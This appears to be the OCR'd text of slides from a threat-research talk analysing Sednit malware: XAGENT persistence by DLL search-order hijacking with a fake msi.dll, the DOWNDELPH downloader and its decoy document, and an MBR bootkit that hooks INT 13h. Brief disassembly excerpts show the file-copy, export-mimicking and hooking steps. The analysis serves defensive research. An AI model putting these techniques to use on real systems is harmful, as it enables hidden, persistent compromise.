
Encryption Handshake




Encryption Handshake



Tunnels Opening



Chain of Events



FRIDAY, 11:00AM

Long Term Persistence (1)

- Special XAGENT copied in Office folder under the name "`msi.dll`"

```
sub     rsp, 28h
call    LPE_CVE_2015_1701
cmp     eax, 1
jnz     short loc_140001585

lea     rdx, NewFileName ; "C:\\Program Files (x86)\\Microsoft Offi"...
lea     rcx, ExistingFileName ; "C:\\ProgramData\\msi.dll"
mov     r8d, eax         ; bFailIfExists
call    cs:CopyFileW

loc_140001585:
mov     eax, 1
add     rsp, 28h
retn
```

Long Term Persistence (2)

- `system32\msi.dll` is a legitimate Windows DLL needed by Office applications
- XAGENT `msi.dll` exports the same function names as the legitimate `msi.dll`:


```
; Export Address Table for msi.dll
;
off_1002A918    dd rva MsiAdvertiseProductA, rva MsiAdvertiseProductW
                                        ; DATA XREF: .rdata:1002A90C↑o
                dd rva MsiCloseAllHandles, rva MsiCloseHandle, rva MsiCollectUserInfoA
                dd rva MsiCollectUserInfoW, rva MsiConfigureFeatureA, rva MsiConfigureFeature
                dd rva MsiConfigureFeatureFromDescriptorW, rva MsiConfigureFeatureW
                dd rva MsiConfigureProductA, rva MsiConfigureProductW
                dd rva MsiCreateRecord, rva MsiDatabaseApplyTransformA
                dd rva MsiDatabaseApplyTransformW, rva MsiDatabaseCommit
                dd rva MsiDatabaseExportA, rva MsiDatabaseExportW, rva MsiDatabaseGenerateTra
                dd rva MsiDatabaseGenerateTransformW, rva MsiDatabaseGetPrimaryKeysA
                dd rva MsiDatabaseGetPrimaryKeysW, rva MsiDatabaseImportA
```

Long Term Persistence (3)

- Each time Serge starts Office, XAGENT `msi.dll` is loaded (search-order hijacking):
  - Loads real `msi.dll` from system32
  - Fills its export table with the addresses of the real `msi.dll` functions
  - Starts XAGENT malicious logic

- Same technique also seen with `LINKINFO.dll` dropped in `C:\WINDOWS`

Chain of Events



What the hell is going on here ?!

THE MYSTERIOUS DOWNDELPH

Discovery

September 2015

- Classic Sednit dropper
- Shows a decoy document

FRIEDRICH EBERT STIFTUNG

SFPA Slovak Foreign Policy Association

MINISTRY OF FOREIGN AND EUROPEAN AFFAIRS OF THE SLOVAK REPUBLIC


Conference	**EU Eastern Policy: shaping relations with Russia and Ukraine**
Date	3 November 2015
Venue	Congress Hall of the Ministry of Foreign and European Affairs of the Slovak Republic, Hlboká cesta 2, Bratislava
Organizer	Research Center of the Slovak Foreign Policy Association
Partners	Friedrich Ebert Stiftung and the Ministry of Foreign and European Affairs of the Slovak Republic
Media partner	EurActiv.sk
Working language	English
Aim	The aim of the conference is to discuss EU policy towards Eastern Europe with focus on topical issues that frame its current agenda with Russia and Ukraine. The one-day conference will, first, examine prospects for further development of the EU sanctions policy towards Russia in light of the

The Ultimate Boring Component

- Delphi downloader, we named it DOWNDELPH (slow clap)
- Simple workflow:
  - Downloads a config (.INI file)
  - Based on the config, downloads a payload
  - Executes payload
- Persistence method: Run registry key

Let The Hunt Begins

2013 DOWNDELPH Sample



- Infects MBR-based systems
- Tested on Windows XP/7, 32bit/64bit
- Never been documented


Bootkit Installation

First sectors before infection

First sectors after infection


Normal Boot Process

Windows 7 x64



Infected Boot Process

Windows 7 x64



Malicious MBR

- Hooks INT 13h handler (low-level read/write operations)

```
mov     eax, [bx+4Ch]
mov     es:dword_9A, eax
mov     word ptr [bx+4Ch], offset int13_hook
mov     word ptr [bx+4Eh], es
```

Malicious MBR

- Hooks INT 13h handler (low-level read/write operations)

